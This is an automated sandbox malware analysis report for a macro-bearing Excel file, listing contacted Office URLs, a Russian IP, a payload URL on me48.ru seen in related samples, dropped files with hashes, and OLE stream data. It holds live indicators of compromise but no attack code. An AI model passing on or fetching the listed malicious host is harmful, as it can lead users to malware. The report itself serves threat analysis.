http://https://dev0-api.acompli.net/autodetect	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://web.microsoftstream.com/video/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://graph.windows.net	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://dataservice.o365filtering.com/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://weather.service.msn.com/data.aspx	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://apis.live.net/v5.0/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://management.azure.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://outlook.office365.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://incidents.diagnostics.office.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://api.office.net	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://entitlement.diagnostics.office.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://autodiscover-s.outlook.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://templatelogging.office.com/client/log	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://management.azure.com/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://ncus-000.contentsync.	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://devnull.onenote.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://messaging.office.com/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://augloop.office.com/v2	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://skyapi.live.net/Activity/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.o365filtering.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://directory.services.	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://onedrive.live.com/embed?	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high
http://https://augloop.office.com	49FB59A5-3615-4863-88E0-DD6B4F54A974.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.225.24.87	unknown	Russian Federation		9123	TIMEWEB-ASRU	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324308
Start date:	29.11.2020
Start time:	05:06:11
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 4m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1421190491.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 104.43.193.48, 168.61.161.212, 52.109.88.177, 52.109.88.39, 51.104.144.132, 2.20.84.85, 20.54.26.129, 13.107.4.50, 92.122.213.247, 92.122.213.194, 51.104.139.180 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, skypedataprdcolcus16.cloudapp.net, afdap.au.au-msedge.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, au.au-msedge.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, au.c-0001.c-msedge.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
188.225.24.87	document-1421190491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1473929595.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1473929595.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1484980114.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1493705687.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1484980114.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1493705687.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1495480491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1495480491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1466663902.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1466663902.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470167594.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470167594.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470686903.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470686903.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1500762737.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1500762737.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474276477.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474276477.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474357336.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
me48.ru	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474357336.xls	Get hash	malicious	Browse	• 188.225.24.87

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TIMEWEB-ASRU	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474357336.xls	Get hash	malicious	Browse	• 188.225.24.87

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\49FB59A5-3615-4863-88E0-DD6B4F54A974	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378342058925579
Encrypted:	false
SSDEEP:	1536:zcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:RmQ9DQW+zBX8u
MD5:	8C7536EED0ECD3BA4239DEEEE5638E41
SHA1:	CD9C9977EB5058EE4CEF83CD442575B1C5F5990E
SHA-256:	9B2BF55D5C4060291C6C7B174645BA92D4FE9584C0EA76CD2547DABF05A30337
SHA-512:	27C95415EEEE855A049DBC74925870A47E8F19446BB2F816521A7DFA7F37C6DC56CFB488AD69B8EE6C93423D3603B49F35100356E8A8DEA688D8C63CAE196D4A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T04:07:08">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\A0A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Local\Temp\A0A10000	
File Type:	data
Category:	dropped
Size (bytes):	314572
Entropy (8bit):	7.985628481975665
Encrypted:	false
SSDEEP:	6144:mBEmiPirFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MI:9oFPM8R3AsB+bjej/9cp
MD5:	A601AFE11E025C1AAEEC4F358F5BBB32
SHA1:	8C5941B6C7E52E2A4FF8A78F3898D3820395AE27
SHA-256:	16B61D663DEC1BEF67362E5F51111B5BFD4F6240970F83CA16EF85B3EDC55BC6
SHA-512:	1C8EBE57A7847E31198F227FA8A669CDECD2EF7C03A605902F7CEFFB18833DE06D1F6EFCE164947E51EBF9C33725455A212A2743631ACC2ED465552C239E2E1
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izI.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.I...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;..;..m.ik..\....s+"..Dm.9....#:T.OY../N..... ....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 12:07:12 2020, atime=Sun Nov 29 12:07:12 2020, length=16384, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.65021849237985
Encrypted:	false
SSDEEP:	12:8QXUlHuElPCH2AYx+YJh+J2X+WrjAZ/2bDFLC5Lu4t2Y+xIBjKZm:8igcUAZiD087aB6m
MD5:	43D4EE23CE3642FA725A9871410CC46A
SHA1:	13954D485991D8964A537F3C9B25F456BA55B1A8
SHA-256:	E5940E747DF0A5BECB528789DBCA724A6BACDC8D071CB1E1E5083CD0C4F36B7F
SHA-512:	0C89B2DF924DDFE4246BBA7B9E10657A7F31173E2B1BFC597DD533343911F78202AB2B2CDA7A8CB0C7BF722433E628C1F047F346F6CE01ECA63D53BA257E31C
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-..n...P... f..P....@.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.h.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.}Q.h.....S.....8.|.h.a.r.d.z.....~.1.....}Q.h..Desktop.h.....Ny.}Q.h.....Y.....>.....XP0.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....899552.....!a..%.H.VZAj...4.4.... .....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1421190491.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:43 2020, mtime=Sun Nov 29 12:07:12 2020, atime=Sun Nov 29 12:07:12 2020, length=338944, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.671644478213751
Encrypted:	false
SSDEEP:	48:8zTNtjRMNmjB6pzTNtjRMNmjB6pMNtjRMNmjB6pMNtjRMNmjB6:8z5tlmjKz5tlmjKmtlmjKmtlmj
MD5:	263C279AF7835C2F35D55090BE28F5AA
SHA1:	CCEBD0AB795DD7A609602BFC382BDC4A7EC37F81
SHA-256:	0A4C4A8D1C9BF74611602F4C20D6E32E08E483ACCB03BEB5E54DFD0ACE01FA0B
SHA-512:	F56E10EA21C2F48E0BA02A30391F82FF9A22A2F6930D42BE5778A0D97E5BFB2B97F97628CF5922C480BD93160649D46562F409981BEC748164525F497EDA8CA6
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ..."4x.:... ...P... ...P....,.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.h.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.}Q.h.....S.....8.|.h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.}Q.h.....Y.....>.....<.m.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.,..}Q.h .DOCUME~1.XLS..`.....>Qvx}Q.h....h.....X.".d.o.c.u.m.e.n.t.-.1.4.2.1.1.9.0.4.9.1...x.l.s.....]..... .....-.....\.....>.S.....C:\Users\user\Desktop\document-1421190491.xls.....\....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.2.1.1.9.0.4.9.1...x.l.s.....:..,.LB.)...As...`.....X.....899552.....!a..%.H.VZAj...n..-.....-..!a..%.H.VZAj...n..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Entropy (8bit):	4.617963465642737
Encrypted:	false
SSDEEP:	6:dj6Y9LTcrELTcRY9LTcrELTcRY9LTcrELTcRY9LTcV:dmmrKmrKmrKmC
MD5:	6AEF86183CABD4064142E3117864C8CE
SHA1:	B8A53DFED801BFA4F14EE02AA7B7471457CE04FC
SHA-256:	2BFF696C2B5F007659BCC157BEAA643BDAF321B997C76B3B843B627369433F3C
SHA-512:	7C58DE7BF9A179263D48856FF4015D036B2C2ECD056DD9118A6E793B6E26E83668C8299E97B751FD88525736F36002693D176176B3A63150A1567DD4259484EB
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1421190491.xls.LNK=0..document-1421190491.xls.LNK=0..[xls]..document-1421190491.xls.LNK=0..document-1421190491.xls.LNK=0..[xls]..document-1421190491.xls.LNK=0..document-1421190491.xls.LNK=0..[xls]..document-1421190491.xls.LNK=0..

C:\Users\user\Desktop\71A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398743
Entropy (8bit):	7.1926735097598105
Encrypted:	false
SSDEEP:	6144:FcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+Llfdc:gizo8RnsIROnr6n75Y1b
MD5:	88576C96C48B8AD6C0998B9AF4EEE8D1
SHA1:	16E438E4F9A350A3C62EDD156DF0EAD8E56AEEEC
SHA-256:	AC0693EB4FA7F56B8AB2978D50297846604020D099D900965077A80ABBB013E0
SHA-512:	093F197FB9A50706A9A7D3B0B54456643F691915FAD7398E04142F622EFFBC7812E0795705DD428072D711B245A65109CFCD14B754304525BB2FEEBCA8A7F76A
Malicious:	false
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l .i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8..... ...C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:45:46 2020, Security: 0
Entropy (8bit):	7.522918762403885
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1421190491.xls
File size:	338944
MD5:	6fb9d4467b35d90aaa988395194590c7
SHA1:	e8506016f9fead7cda2181110732282805284a97
SHA256:	d6237352c99d9956dd3857cadcad11a382a471c8b73962 e2f784728e8aba5cdd
SHA512:	0fd046734a10d3ca8fb4b3d6b668db1b733a7a5134b963 e5a13c4d163e89c1dc004e98ef8de0c505056df5ff054b9 e4c26c61f4f0db64398c0c2c82bd4ac034
SSDEEP:	6144:YcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDph YHceXVhca+fMHLty/x2zZ8kpTu:Cizo8RnsIROnr6n75Y h
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1421190491.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:45:46
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.254255489206
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . .

General	
